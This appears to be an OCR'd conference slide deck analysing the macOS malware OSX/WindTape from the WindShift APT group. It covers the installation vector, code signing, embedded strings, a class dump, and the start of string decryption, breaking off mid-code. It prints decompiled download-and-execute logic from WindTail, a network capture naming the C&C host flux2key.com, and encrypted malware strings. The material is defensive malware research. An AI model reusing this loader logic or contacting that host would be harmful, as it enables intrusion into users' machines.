
Unmasking WindTape

an in-depth analysis of OSX/WindTape



WHOAMI


Patrick Wardle

Objective-See Foundation, 501(c)(3)

- macOS security tools
- "The Art of Mac Malware" books
- "Objective by the Sea" conference


Outline

an in-depth analysis of OSX/WindTape



The approaches, techniques, and tools discussed here, are generically applicable to the analysis of other macOS malware specimens (as well)!

Background



WindShift APT

targeting macOS systems in the middle east

Taha Karim
(@lordx64)

@ Confiant

WindShift APT group:

"targeted specific individuals working in government departments and critical infrastructure across the Middle East"


WindShift APT toolset:

- ▶ OSX.WindTail
  (detailed @ VB2019 by P. Wardle)
- ▶ OSX.WindTape

"*In the Trails of WindShift APT*"
(T. Karim, Hack in the Box GSEC)

WindShift APT Activity

Unit 42
(Palo Alto Networks)



Installation Vector

...via OSX/WindTail

```
HTTP/1.1 200 OK
Date: Thu, 11 Jan 2018 16:24:52 GMT
Server: Apache/2.4.29 (cPanel) OpenSSL/1.0.2m mod_bwlimited/1.4
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

lsd.zipGET /XxCeDXLbGrbmAhgX/[redacted]/lsd.zip HTTP/1.1
Host: flux2key.com
Accept: */*
Accept-Language: en-us
Connection: keep-alive
Accept-Encoding: gzip, deflate
User-Agent: united/1 CFNetwork/807.0.4 Darwin/16.0.0 (x86_64)

HTTP/1.1 200 OK
Date: Thu, 11 Jan 2018 16:24:52 GMT
Server: Apache/2.4.29 (cPanel) OpenSSL/1.0.2m mod_bwlimited/1.4
Last-Modified: Thu, 11 Jan 2018 05:45:18 GMT
ETag: "418d53-d5ff-56279a71fd780"
Accept-Ranges: bytes
Content-Length: 54783
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: application/zip

PK..
.......(L.................lsd.app/UX...oSZ.oSZ....PK..
.......(L.................lsd.app/Contents/UX...oSZ.oSZ....PK..
```

file: lsd.zip

Network capture of download
(image credit: Taha)

"[WindTape]: a second stage, downloaded by WINDTAIL" -Taha

Installation Vector

...via OSX/WindTail


WINDTAIL's download & execute logic

```
01  -(void)sdf {
02
03   //get payload from C&C server
04   rcx = [r15 yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98Zvi...];
05   fileContents = [NSData dataWithContentsOfURL:[NSURL URLWithString:
06                          [NSString stringWithFormat:@"%@%@", rcx, r8] ...];
07
08   //save
09   [fileContents writeToFile: fileName ...];
10
11   //extract (via 'ditto')
12   task = [[NSTask alloc] init];
13   [task setLaunchPath:[var_68 yoop:@"x3EOmwsZL5..."];
14
15   rdx = [NSArray arrayWithObjects:@"-x", @"-k", ...];
16   [task setArguments:rdx, ...];
17   [task launch];
18
19   //launch payload (e.g. WINDTAPE)
20   bundle = [[NSBundle bundleWithPath:filePath]
21                                      executablePath];
22   task = [[NSTask alloc] init];
23   [task setLaunchPath:bundle];
24   [task launch];
```

```
# ./ProcessMonitor

event: ES_EVENT_TYPE_NOTIFY_EXEC
path: /usr/bin/ditto
args: ( "/usr/bin/ditto",
        "-x", "-k",
        "~/Library/lsd.zip", "~/Library" )


event: ES_EVENT_TYPE_NOTIFY_EXEC
path: ~/Library/lsd.app/Contents/macOS/lsd
```

Triage


...to gain a basic understanding



Want to play along?
You can download a sample from: objective-see.org/malware.html

The WindTape Specimen

file type & code-signing information



lsd.app

(SHA-256: 7677FA6C8C0739AE3BDD53332DF4F045E273DFE7A1FDDBC32B4FEFC4CAD16ED3)

Code signing & file info
(via "WhatsYourSign")

team id: **4F9G49SUXB**,
tied to WINDTAIL samples

```
% codesign -dvvv WindTape/lsd.app/Contents/MacOS/lsd
Executable=WindTape/lsd.app/Contents/MacOS/lsd
Identifier=lock.com.lsd
Format=app bundle with Mach-O thin (x86_64)
…

TeamIdentifier = 4F9G49SUXB
```


Code signing information

Embedded Strings

persistence, survey, & connectivity?

```
% strings - lsd.app/Contents/macOS/lsd

@_LSSharedFileListCreate
@_LSSharedFileListInsertItemURL
@_kLSSharedFileListSessionLoginItems
…

UUID
hostName
processInfo
GenrateDeviceName
…

www.google.com
kNetworkReachabilityChangedNotification
```

Embedded strings




Embedded strings can reveal functionality/capabilities,
...but should always be confirmed via continued analysis!

EMBEDDED STRINGS

screenshots, process exec, & encrypted strings?

```
% strings - lsd.app/Contents/macOS/lsd
...

NSBitmapImageRep
TIFFRepresentation
%@/%@.jpg
…

NSTask
setLaunchPath:
Launch
/usr/bin/curl
…

@_CCCrypt

Y7BSwaQM4w5NEdL6+XT8c3PGW107bPJRrtA88GWw
rvj4ZHB1O2dsDOkWgMpxDORtBVRxUHnAwQTZogkt
PspGjehzc3VLnoU5WNFhPxjmp84gxu/SzOniCw==
```


(more) embedded strings



Class Dump

...reconstructing classes & methods

```
% class-dump lsd.app/Contents/MacOS/lsd
...

@interface KSReachability : NSObject
+ (id)reachabilityToInternet;
...
@end

@interface dyli : NSObject
+ (id)ded:(id)arg1 key:(id)arg2;
+ (id)end:(id)arg1 key:(id)arg2;
...
@end

@interface AppDelegate : NSObject
- (id)vcc;
- (void)namac;
...
- (void)scp;
- (void)mydel;
@end
```



String Decryption

first, finding the decryption routine

1 Find an encrypted string

```
01  /* @class AppDelegate */
02  -(void)mydel {
03    ...
04    r13 = [self env:@"Y7BSwaQM4w5NEdL6+XT8c3PGW107bPJRrxjmp84gxu/SzOniCw=="];
```

method: "**env:**"
...passed encrypted string

2 Track the method(s) its passed to

```
01  /* @class AppDelegate */
02  -(void *)env:(void *)encryptedString {
